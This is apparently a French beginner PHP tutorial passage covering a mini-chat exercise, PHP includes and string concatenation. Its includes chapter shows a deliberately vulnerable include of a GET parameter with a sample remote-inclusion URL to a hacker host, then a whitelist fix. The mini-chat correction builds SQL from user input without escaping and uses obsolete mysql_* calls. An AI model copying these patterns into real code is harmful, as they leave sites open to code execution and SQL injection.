- L'utilisateur a posté un message, $_POST['pseudo'] et $_POST['message'] ne sont pas vides. On enregistre ces informations, puis on affiche les 2 zones de texte les 10 derniers messages.
- L'utilisateur n'a pas posté de message, $_POST['pseudo'] et $_POST['message'] sont vides. Alors on ne fait rien, on se contente d'afficher les 2 zones de texte et les 10 derniers messages.

Vous aurez besoin de deux conditions pour vérifier si vos variables ne sont pas vides :
1) Utilisez un isset pour vérifier si les variables existent (comme dans le premier TP).
2) Puis, si les variables existent, vérifiez si elles ne sont pas vides (NULL).

Si ces 2 conditions sont remplies, alors vous pouvez envoyer le message dans la base de données sans crainte.

Ah mais attendez... il peut y avoir un problème quand même !

Aleeerte ! Ce n'est pas fini, il reste un point important à voir.
Il faut que vous soyez au courant, car si vous ne faites pas attention un tel script peut poser problème pour la sécurité de votre site !

Oui, c'est très important. Il ne s'agit pas de quelque chose de compliqué, pourtant beaucoup de monde l'oublie et ça peut poser problème sur certains sites.

 QUOOIIII ? Je vais me faire hacker mon site à cause de ton script !?

Disons qu'il y a un petit danger
En effet, si le visiteur poste dans son message du code HTML, celui-ci sera enregistré dans la base de données. Lorsque que quelqu'un affichera son message, le code HTML sera lu !
OK, si le visiteur a posté une balise inoffensive du style , on ne risque rien. Mais il pourrait très bien insérer un code javascript qui affiche une boîte de dialogue (très gênant) ou même qui pourrait scanner vos cookies et récupérer des informations confidentielles !

Bon je vous ai fait assez peur comme ça
Pour régler le problème en un tour de main, on utilisera une fonction PHP toute prête : htmlentities. On l'appliquera aux 2 variables $_POST['pseudo'] et $_POST['message'] :

```
$message = htmlentities ($_POST['message']);
$pseudo = htmlentities ($_POST['pseudo']);
```

Nous verrons plus tard comment marche *htmlentities*. Là, je veux juste que vous utilisiez cette fonction avant d'enregistrer le message et le pseudo dans la table.

Etape 3 : à vous de jouer !

J'adore l'étape 3 : je n'ai rien à faire

C'est maintenant à votre tour de réfléchir. Avec les éléments que je vous ai donnés, et avec ce que vous avez appris dans les chapitres précédents, vous devez être capables de réaliser le Mini-Chat !

Si vous avez un peu de mal, et si votre script ne marche pas, ne le supprimez pas dans un moment de rage (il ne faut jamais s'énerver ^^). Au contraire, si vraiment vous n'y arrivez pas, mettez votre code de côté et comparez avec la correction.
Ce sera très enrichissant pour vous, vous verrez !

Etape 4 : correction

Hop hop hop ! On relève les copies !
Vous allez maintenant voir ce que j'attendais de vous. Si vous avez réussi à faire quelque chose qui marche : bravo ! Et si vous n'y êtes pas arrivés, ne vous en faites pas trop : le principal est que vous ayez fait l'effort de réfléchir. En voyant la correction, vous apprendrez énormément de choses !

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Mini-chat</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <style type="text/css">
    form
    {
    text-align:center;
    }
    </style>
    <body>


<?php
if (isset($_POST['pseudo']) AND isset($_POST['message'])) // Si les variables existent
{
    if ($_POST['pseudo'] != NULL AND $_POST['message'] != NULL) // Si on a quelque chose
à enregistrer
    {
        // D'abord, on se connecte à MySQL
        mysql_connect("localhost", "sdz", "mot_de_passe");
        mysql_select_db("coursphp");

        // On utilise la fonction PHP htmlentities pour éviter d'enregistrer du code HTML
dans la table
        $message = htmlentities ($_POST['message']);
        $pseudo = htmlentities ($_POST['pseudo']);

        // Ensuite on enregistre le message
        mysql_query("INSERT INTO minichat VALUES('', '$pseudo', '$message')");

        // On se déconnecte de MySQL
        mysql_close();
    }
}


// Que l'on ait enregistré des données ou pas...
// On affiche le formulaire puis les 10 derniers messages

// Tout d'abord le formulaire :
?>



<form action="minichat.php" method="post">

<p>
Pseudo : <input type="text" name="pseudo" /><br />
Message :  <input type="text" name="message" /><br />

<input type="submit" value="Envoyer" />
</p>

</form>



<?php

// Maintenant on doit récupérer les 10 dernières entrées de la table
// On se connecte d'abord à MySQL :
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

// On utilise la requête suivante pour récupérer les 10 derniers messages :
$reponse = mysql_query("SELECT * FROM minichat ORDER BY ID DESC LIMIT 0,10");

// On se déconnecte de MySQL
mysql_close();

// Puis on fait une boucle pour afficher tous les résultats :
while ($donnees = mysql_fetch_array($reponse) )
{
```

Essayer !

Bien entendu, ce script ne fonctionnera chez vous que si vous avez créé une table "minichat" comme je vous l'ai montré plus haut.
Bon, comment marche ce script ?

1. Tout d'abord, on fait un isset sur les deux variables $_POST['pseudo'] et $_POST['message'] pour vérifier si les variables existent. Si elles n'existent pas, on ne va pas plus loin. Si elles existent, on procède à un deuxième test...
2. La seconde condition vérifie si les variables $_POST['pseudo'] et $_POST['message'] contiennent quelque chose. En effet, il serait ennuyeux qu'un visiteur envoie un message vide ou qu'il ne donne pas son pseudo.Si c'est le cas, alors on va enregistrer les données (en n'oubliant pas d'utiliser htmlentities pour éviter qu'un visiteur tordu mette du HTML dans son message !).
3. Ensuite, que l'on ait dû enregistrer quelque chose ou pas, on écrit le code HTML du formulaire. C'est tout bête, vous avez déjà vu ça dans le chapitre sur les variables et même dans le TP de la protection par mot de passe.
4. Enfin, on affiche les 10 derniers messages à l'aide de la requête SQL suivante :
   *SELECT * FROM minichat ORDER BY ID DESC LIMIT 0,10*
   Cela signifie : "Sélectionne tous les champs dans minichat (SELECT * FROM minichat), ordonne les entrées dans l'ordre décroissant (ORDER BY ID DESC), et n'en prends que 10 (LIMIT 0,10)"

La première fois que vous affichez la page, $_POST['pseudo'] et $_POST['message'] n'existent pas, donc PHP n'exécutera pas ce qui se trouve dans la condition du isset.
Si vous vous amusez à poster un message, il sera d'abord enregistré dans la base de données. Ensuite, on affiche les messages. Comme le vôtre a été enregistré juste avant, c'est normal qu'il apparaisse de suite !

C'est-y pas beau tout ça ? 
Vous allez pouvoir chatter sur votre propre site web avec vos visiteurs !

Etape 5 : améliorez ce script !

Oh, mais il serait dommage d'en rester là... Le script de Mini Chat que je vous ai fait faire est certes marrant, mais je suis sûr que vous aimeriez l'améliorer !

Cependant, je ne peux que *vous donner des idées*. Je ne peux pas vous proposer de corrections pour chacune de ces idées, ça serait beaucoup trop long !
Mais ne vous en faites pas : si je vous propose de faire des améliorations, c'est que vous en êtes capables
Et puis, n'oubliez pas qu'il y a un forum sur le site : si jamais vous séchez un peu, n'hésitez pas à aller y demander de l'aide !

Voici quelques idées pour améliorer le script qui me viennent à l'esprit :

- **Retenir le pseudo**. En effet, le pseudo qu'a tapé le visiteur se trouve dans la variable $_POST['pseudo'].Comme vous le savez probablement, il est possible en HTML de pré-remplir un champ avec l'attribut "value". Par exemple :

  Code : HTML
  ```
  <input type="text" name="pseudo" value="M@teo21" />
  ```

  Remplacez M@teo21 par un *echo* de $_POST['pseudo'], et le pseudo sera automatiquement inscrit !
- **Empêcher les messages en double**. En effet, si vous actualisez la page (touche F5) pour voir s'il y a de nouveaux messages, votre navigateur va vous demander s'il doit renvoyer les informations... Si vous dites "oui", alors le message qu'il vient d'envoyer sera réenvoyé, ce qui fait qu'il apparaîtra en double !Pour éviter cela, il y a bien une solution : avant d'enregistrer un message, vous vérifiez que le dernier message posté n'est pas identique. Si c'est le même, vous n'enregistrez pas le message (sinon vous auriez eu un double !).
- **Supprimer automatiquement les vieux messages**. A chaque fois qu'un nouveau message va être posté, vous comptez le nombre total de messages dans la table. S'il y en a par exemple plus de 1000, vous supprimez le plus vieux, histoire de faire de la place pour pas trop encombrer votre base de données (à moins que vous ne

préfériez garder un historique complet ;))

Il est probable que peu d'entre vous aient trouvé de suite le code "exact" que j'attendais. Mais si vous n'étiez pas trop loin, c'est tout aussi bon.
Et même si vous n'avez pas réussi, passez un moment à essayer de comprendre le code, c'est super important. Il faut que vous soyez capables de le refaire sans aide !

Maintenant, si vous voulez utiliser ce script PHP sur votre site web, aucun problème ! Mais je vous conseille d'y apporter quelques améliorations : au niveau du graphisme d'abord (parce que c'est rudement moche ce que j'ai fait), mais aussi au niveau du code PHP (vous pourriez ajouter un champ qui enregistre l'heure du message !)

Je vous donne rendez-vous au prochain TP, et d'ici là restez attentifs en cours

---

Partie 3 : Toute la puissance de PHP

Et maintenant, c'est que du bonheur !
Toute la puissance de PHP est là, découvrez-la !

Les includes

Tout d'abord, bienvenue dans la partie III
Comme son nom l'indique, la partie III sera sans aucun doute la plus riche de toutes. Par ailleurs, elle ne comporte aucune difficulté particulière, ce qui fait que si vous avez bien suivi jusque là, vous allez pouvoir apprécier pleinement tout ce que j'ai encore à vous apprendre sur PHP.

On commence la partie III par un chapitre Ô combien important en PHP : nous allons parler d'includes. Derrière ce nom barbare, vous allez le voir, se cache une des fonctions PHP les plus utilisées.
Je vous le garantis, après lecture de ce chapitre votre site va vraiment changer de visage !

La fonction include

Nous n'allons parler que d'une seule fonction : include. Elle est très simple d'emploi et fréquemment utilisée car très puissante.

 Que fait cette fonction ?

Elle permet d'inclure le contenu d'une page PHP dans une autre page PHP.
Et c'est très utile ! Concrètement, supposons que sur votre site web il y ait un menu à gauche. Ce menu est affiché sur toutes les pages de votre site.
Jusqu'ici, vous deviez copier-coller ce menu dans toutes les pages, et si vous deviez modifier le menu eh bien il fallait modifier toutes les pages !

Grâce à l'include, vous dites à PHP sur chacune de vos pages : "Mets ici le contenu de la page menu.php". PHP va alors "prendre" le contenu de la page menu.php et le mettre là où vous lui avez dit.
Ainsi, si vous voulez modifier votre menu, vous modifiez juste menu.php et toutes les pages de votre site web sont automatiquement mises à jour ! C'est vraiment quelque chose de génial, et pour tout vous dire c'est en découvrant ça que j'ai décidé de me mettre au PHP


Voici comment on fait pour inclure la page menu.php :

Code : PHP

```php
<?php
include("menu.php");
?>
```

C'est un code tout simple. PHP voit l'instruction include, il va aller chercher la page menu.php et la mettre à la place de cette instruction.

Un exemple concret ? N'allez pas chercher bien loin, regardez ce site web. Oui oui, le Site du Zér0 utilise beaucoup les includes. Voici le sommaire du cours de PHP (page index.php) :



La page index.php contient 2 includes : haut.php (pour le logo, la pub...) et menu.php (le menu du Site du Zér0). Vient ensuite le contenu proprement dit de index.php, c'est-à-dire le sommaire du cours de PHP. Le code PHP de index.php ressemble donc à cela :

Code : PHP

```
<div id="haut">
    <?php
    // On inclue le haut de la page
    include("haut.php");
    ?>
</div>

<div id="menu">
<?php
// Puis on inclue le menu
include("menu.php");
?>
</div>


<?php
// Maintenant on met le code de notre page (ce qu'on veut)
// Ce code peut bien entendu contenir du PHP comme du HTML
?>

<h1>
    <img src="images/elephpant.gif" alt="ElePHPant" /> Un site dynamique avec PHP ! <img
src="images/elephpant.gif" alt="ElePHPant" />
</h1>

<div class="question">
    Mais pourquoi tous les sites web se mettent au PHP ? Que peut-on faire avec ?<br />
    Et pis, c'est quoi PHP ???
</div>

<p>Hola hola, pas de panique amis Zér0s, ce tutorial est là pour tout vous expliquer
:o)...</p>
```

On a en premier les 2 includes (haut.php et menu.php), et après on a mis le code de notre page. Toutes les pages du site fonctionnent comme ça !

Vous remarquerez que j'utilise des calques (balise) pour la présentation, mais vous faites comme vous voulez. Bien entendu, pour placer ces calques dans la page (menu à gauche, en-tête en haut etc...) j'utilise une feuille de style CSS.
Si vous ne savez pas faire une mise en page (un design) de votre site web, je vous recommande d'aller lire le tutorial (x)HTML disponible sur ce site qui vous explique comment vous servir des balises et comment les positionner pour construire votre design.

 Au fait, on peut sans problème mettre du code PHP dans les pages haut.php et menu.php 

Bien, et si nous passions à la pratique ?
On veut par exemple afficher le titre de notre site en haut de toutes les pages. On va créer une page titre.php, qui sera incluse dans toutes les pages. On va aussi créer une page test.php pour tester l'inclusion.

On va mettre dans titre.php ce qu'on veut (HTML, PHP etc...). Pour ma part je fais simple, j'écris juste le nom du site :

Code : HTML

```
<h2>Le Site du Zér0</h2>
```

La page test.php est une page d'exemple de notre site. Toutes les pages du site ressembleront à celle-ci :

Code : PHP


```
<?php include("titre.php"); ?>

<p>
    Ceci est une page d'exemple de notre site web.<br />
    Toutes les pages du site ont cet include en haut, pour afficher le titre du site sur toutes les pages.<br />
    Si le site change de nom, il nous suffira de modifier uniquement "titre.php", et toutes les pages du site, comme celle-ci, seront mises à jour !
</p>
```

On teste ce code ? Le bouton ci-dessous va ouvrir test.php :

Essayer !

Faites pareil chez vous, vous allez voir que c'est très facile à faire !

Un petit schéma pour résumer :



Ce schéma, bien que très moche car fait par moi, illustre bien ce qu'il se passe. Lorsque l'internaute demande à voir test.php, l'instruction include est remplacée par le contenu de titre.php.
Ce qui fait qu'à la fin, la page que l'internaute chargera contiendra ce code :

Code : HTML

```
<h2>Le Site du Zér0</h2>

<p>
    Ceci est une page d'exemple de notre site web.<br />
    Toutes les pages du site ont cet include en haut, pour afficher le titre du site sur toutes les pages.<br />
    Si le site change de nom, il nous suffira de modifier uniquement "titre.php", et toutes les pages du site, comme celle-ci, seront mises à jour !
</p>
```

C'est très facile à comprendre, avouez

Voilà, en théorie vous savez tout ce qu'il y a à savoir mais... je ne vais pas vous abandonner là, je ne suis pas comme ça
En effet, nous allons voir dans une seconde partie de ce chapitre comment mettre en place concrètement des includes sur votre site web.

Bien utiliser les includes

Grosso modo, on peut considérer qu'il y a 2 méthodes pour utiliser les includes sur son site : la brutale et la dangereuse. Je suis plutôt un adepte de la méthode brutale car je préfère être sûr de ne pas laisser une porte grande ouverte aux apprentis hackers.


QUOIIIII ?!!! Que vois-je ?! Qu'entends-je ?!
Je risque de me faire hacker mon site avec les includes et tu me le dis même pas ?

Bah non, faut pas pleurer comme ça voyons
J'allais justement vous en parler. Suivez avec attention tout ce que je vais vous dire.

Méthode n°1 : la brutale

On commence par ma préférée : la méthode dite "brutale" (bien entendu ce n'est pas un nom officiel, c'est moi qui l'appelle comme ça)

Cette méthode a un avantage et un défaut :

- **Avantage** : vous n'avez aucun risque de vous faire hacker avec cette méthode (c'est pour ça que je la préfère).
- **Défaut** : si vous voulez changer complètement le design de votre page web, il se peut (je dis bien "il se peut") que vous deviez tout refaire si vous avez utilisé la méthode brutale. Par ailleurs, elle fait un peu moins "pro", mais elle est tellement plus sûre...

Ne tournons pas autour du pot, cette méthode est simple : elle consiste à copier-coller l'instruction include sur toutes les pages web de votre site :

Code : PHP

```
<?php include("haut.php"); ?>

<p>
    Ceci est une page X de votre site.<br />
    Tout le code de vos pages ressemble à ceci : il y a un include en haut, et un include
en bas.<br />
</p>

<?php include("bas.php"); ?>
```

Dans les pages haut.php et bas.php, vous mettez ce que vous voulez. Par exemple, dans haut.php je mettrais le titre du site et les premiers tags html : <html>, <head>, <title> etc... Ce qu'on trouve en haut du code d'une page web quoi...
Dans bas.php, vous inscrivez par exemple un copyright, le nom du webmaster, puis vous fermez les balises </body> et </html>

Méthode n°2 : la dangereuse

De la même manière que la méthode précédente, il y a un avantage et un défaut :

- **Avantage** : on peut facilement changer toute l'apparence de votre site sans problème. Certains trouveront aussi peut-être ce code plus "séduisant" (si toutefois il est possible de trouver un code séduisant)
- **Défaut** : si vous ne faites pas très attention au code que vous écrivez, votre site web sera vulnérable et il sera assez facile de récupérer votre mot de passe MySQL par exemple...

A noter que cette méthode est utilisée par un bon nombre de sites web, mais encore une fois je ne vous la conseille pas trop.

Le fonctionnement est ici complètement l'inverse : au lieu d'inclure l'en-tête de vos pages, les menus etc... Vous créez une page qui contient tout sauf le corps de votre page : vous mettez donc vos balises <html>, <head>, <title>, vos menus, votre copyright, puis vous fermez les balises </body> et </html>.
Et là, vous allez inclure la page que vous souhaitez afficher. Par exemple, si vous voulez inclure la page minichat.php, vous ferez comme ceci :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Mon super site !</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    <?php include("minichat.php"); ?>


    <p>Ce site a été écrit par Mateo21.</p>

    </body>

</html>
```

 Et si je veux inclure une autre page, je fais comment ? Je refais une page comme celle-là et j'inclue mon autre page cette fois ?

Pas du tout, malheureux ! 
L'astuce utilisée ici, c'est que l'on va recevoir une variable avec l'url. Vous vous souvenez de index.php?langue=fr&truc=bidule n'est-ce pas ? Eh bien, dans toutes les pages du site, on va transmettre une information qui contiendra le nom de la page à inclure, par exemple :

index.php?page=minichat

On reprend maintenant le code 3.1.7 :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Mon super site !</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    <?php
    $page = $_GET['page'];
    include("$page.php");
    ?>

    <p>Ce site a été écrit par Mateo21.</p>

    </body>

</html>
```

Si l'url contient index.php?page=minichat, alors on incluera minichat.php
Si l'url contient index.php?page=news, alors on incluera news.php

Si l'url contient index.php?page=forum, alors on incluera forum.php
Si l'url contient index.php?page=http://www.hacker.com/pagespeciale, alors on incluera http://www.hacker.com/pagespeciale.php

 Euh, attends une minute là, tu peux m'expliquer le dernier exemple ?

Oui, je crois que des explications s'imposent... Regardez en haut de cette page web, vous pouvez modifier facilement l'url, donc modifier facilement la page qui sera incluse !!! Et vu le code PHP qui a été utilisé, on peut très facilement inclure une page située sur un autre site ! Du coup, en modifiant juste l'url de la page, PHP va exécuter cette instruction :
<?php include("http://www.hacker.com/pagespeciale.php"); ?>

Qu'est-ce qu'on risque ? C'est simple, je n'ai qu'à modifier l'url pour mettre l'adresse d'un fichier PHP sur un FTP à moi, et c'est VOTRE serveur qui exécutera le code de ma page (pagespeciale.php).

 Et alors ?

Eh bien, je n'ai qu'à dire à PHP : "Donne-moi le mot de passe de ce site"
Et hop, comme ça je peux accéder à un FTP qui ne m'appartient pas, modifier tous les fichiers que je veux, faire un bordel monstre... Que de joyeusetés illégales qui n'ont aucun intérêt, mais ça amuse certains abrutis (et je pèse mes mots) qui veulent montrer ainsi qu'ils sont "les plus forts". Hum, je m'emporte là

 Bien entendu, on ne peut pas dire à PHP de sortir tous les mots de passe du site comme ça, c'est un peu plus compliqué. Mais, réveillez-vous : vous êtes ici pour apprendre le PHP, pas pour apprendre comment hacker un site web hein ?

Moi, tout ce qui m'intéresse ici, c'est de vous sensibiliser au fait que ce que vous écrivez en PHP peut mettre en danger la sécurité de votre site. Vous venez de le voir sur un exemple concret : je viens de vous faire, sans que vous vous en rendiez compte, une ouverture aux problèmes de sécurité du PHP. Ce sont des problèmes qui ne vous préoccupent pas encore trop pour le moment, mais quand vous serez bons (et vous n'allez pas tarder à l'être, croyez-moi ^^), vous verrez que vous ferez très attention à la sécurité sur votre site.
Pour le moment, je vous rassure, on n'en est pas encore là, alors vous pouvez continuer à lire le tuto PHP tranquillement. Vous apprendrez tout cela petit à petit

Avant de nous quitter, voyons une des solutions possibles pour résoudre le problème de sécurité (il y en a plusieurs) :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Mon super site !</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    <?php
    if ($_GET['page'] == "minichat")
    {
        include("minichat.php");
    }

    if ($_GET['page'] == "news")
    {
        include("news.php");
    }

    if ($_GET['page'] == "forum")
    {
        include("forum.php");
    }

    ?>

    <p>Ce site a été écrit par Mateo21.</p>

    </body>

</html>
```

Si un hacker essaie de changer l'url, aucun des if ne sera valable donc rien ne sera inclus. Ouf !
Ca implique de faire autant de if qu'il n'y a de pages sur votre site, c'est pas super pratique... Voilà pourquoi je préfère (et vous conseille d'utiliser) la première méthode ! Voilà, vous savez tout ce qu'il y a à savoir sur les includes.
Comme vous avez pu le constater ça n'est absolument pas sorcier, et pourtant grâce à ce truc on peut déjà rendre son site bien plus agréable !

Faire joujou avec des variables

Vous avez appris à manipuler des variables dès la partie I. Depuis, vous vous êtes sûrement rendus compte que vous avez besoin de variables dans la totalité de vos scripts PHP.

Le but de ce chapitre est de vous apprendre quelques "techniques" vous permettant d'encore mieux les manipuler :

1. Nous verrons dans un premier temps la concaténation : c'est juste une bonne habitude à prendre qui rendra votre code plus propre.
2. Nous verrons ensuite une série de fonctions toutes prêtes en PHP permettant de travailler sur des variables. Ce sont des outils très pratiques (et faciles à utiliser) dont vous ne pourrez bientôt plus vous passer :)
3. Enfin, pour terminer le chapitre en beauté, je vais vous apprendre à faire un truc très tordu : des variables variables ! o_O

Que d'émotions en perspective

La concaténation

Concaténation.

Derrière ce mot barbare qui semble réservé aux gourous de l'informatique se cache en fait... un point ! Oui oui, vous avez bien entendu, un misérable petit point comme celui-ci . 

Voyons voir un exemple concret. Regardez-moi ce code, digne des premiers chapitres de ce cours :

Code : PHP

```
<?php
$nom = "Mateo21";
echo "Salut $nom, comment ça va ?";
?>
```

Ca va jusque là, pas trop dur ? 
Ca affichera : *Salut Mateo21, comment ça va ?*

Eh bien, laissez-moi vous en apprendre une bien bonne. Le code ci-dessous produira exactement le même résultat :

Code : PHP

```
<?php
$nom = 'Mateo21';
echo 'Salut ' . $nom . ', comment ça va ?';
?>
```

Essayer !

Et ça, c'est ce qu'on appelle une concaténation. Vous avez remarqué le point ? C'est ce qui permet de faire le lien entre votre variable et le reste de votre texte.
Autre chose qui a dû vous surprendre : j'utilise désormais des apostrophes à la place des guillemets pour délimiter du texte. On peut toujours utiliser des guillemets, mais avec des concaténations les apostrophes c'est plus propre.
A partir de cet instant, nous allons utiliser uniquement la concaténation. Nous allons utiliser la concaténation et des apostrophes pratiquement tout le temps.

 Mais... mais... Tu nous prends pour des abrutis ? Tu nous as appris à faire différemment avant, et maintenant tu veux qu'on utilise ta concaténation et tes apostrophes ?
Et pis, je vois pas ce que ça a de si génial la concaténation moi...

Voilà de bonnes questions 
Il faut savoir que, dans une première version de ce cours PHP, je parlais de la concaténaton dès le début (dans le premier chapitre sur les variables). Et visiblement, ça posait problème : ça faisait trop de choses à la fois au début. Donc, j'ai préféré vous apprendre une technique plus simple, en attendant. Mais mettez-vous ça dans la tête, la concaténation c'est =>**MIEUX**<=

 Désormais, vous verrez que j'utilise le plus souvent des apostrophes à la place des guillemets. Je vous invite à faire de même, nous allons voir que ça a quelques avantages.

La concaténation

Elle permet de faire plus de choses. Par exemple, comment mélanger deux variables ? Avec une concaténation !

Code : PHP

```php
<?php
$prenom = 'Jean ';
$nom = 'Dupont';

$nom_complet = $prenom . $nom;
?>
```

$nom_complet vaudra "Jean Dupont".

Ca, vous verrez que c'est très pratique. En plus, c'est facile à faire et à comprendre n'est-ce pas ? On dit à PHP :
$nom_complet vaut $prenom et $nom
Le "et" correspond au petit point de la concaténation.

On peut aussi faire une concaténation sur une même variable. Tordu, mais pratique là encore :

Code : PHP

```php
<?php
$phrase = 'Je suis ';
$phrase = $phrase . 'un Zér0';
?>
```

A la fin, $phrase vaudra "Je suis un Zér0".

Pourquoi faire une concaténation sur une même variable me direz-vous ? Eh bien, parfois vous avez besoin de mettre beaucoup de texte dans une variable. Plutôt que de tout écrire sur une même ligne, vous passez à la ligne suivante (comme j'ai fait) et vous utilisez une concaténation pour associer le contenu de la variable avec la suite de la phrase.

 Astuce ! Lorsque vous faites une concaténation sur une même variable, vous pouvez aussi écrire *$phrase .= 'un Zér0';*
C'est un raccourci qui vous évite à avoir à écrire $phrase 2 fois sur une même ligne.

On s'arrêtera là pour la concaténation, il n'y a rien de bien compliqué 

Les apostrophes

Concernant les apostrophes (que j'utiliserai désormais à la place des guillemets), j'imagine que ça doit vous perturber un petit peu. Voici donc quelques points à savoir à propos de ces apostrophes, car je veux que vous compreniez *pourquoi* je préfère les utiliser :

- Premier point, le plus important : si une variable est entre apostrophes, on n'affiche pas son contenu contrairement aux guillemets.
  C'est-à-dire que si on a une variable $var = 'Manger' :
  - echo "$var"; affichera *Manger*
  - echo '$var'; affichera *$var*

  Maintenant qu'on a la concaténation, ça n'est plus un problème. On n'écrira plus jamais de variables entre apostrophes, donc on ne risque pas de voir $var s'afficher.
  Pour afficher le contenu de $var on écrira donc : echo 'Texte' . $var . 'Suite du texte';
- Si vous utilisez des apostrophes, vous n'aurez plus à taper d'antislash \ devant vos guillemets. C'est très utile car en HTML on doit écrire beaucoup de guillemets, ça nous évite d'écrire des tonnes d'antislashs. Par exemple, sur ce code on s'est évité 4 antislashs :
  `echo '<img src="monimage.jpg" alt="Ceci est une image" />';`
- Par contre, vous vous demandez comment on va insérer des apostrophes maintenant ? C'est le revers de la médaille, il faudra cette fois mettre des antislashs devant les apostrophes :
  `echo 'Il l\'a trouvé chez son ami Paco';`
  Mais bon, vu qu'en pratique on est plus souvent amenés à utiliser du HTML avec des guillemets que de longs textes littéraires avec plein d'apostrophes, c'est plus avantageux de se servir des apostrophes pour délimiter

son texte.

Voilou c'est tout
Et rappellez-vous : à partir de maintenant si j'en vois un qui n'utilise pas la concaténation ou qui se sert encore des guillemets, je l'étripe

---

Des outils très pratiques

Maintenant, nous allons voir une série de fonctions toutes prêtes en PHP qui travaillent sur des chaînes de caractères.

Une chaîne de caractères, c'est tout simplement une variable qui contient du texte. En anglais on dit string
Par exemple : "Ceci est une chaîne de caractères".

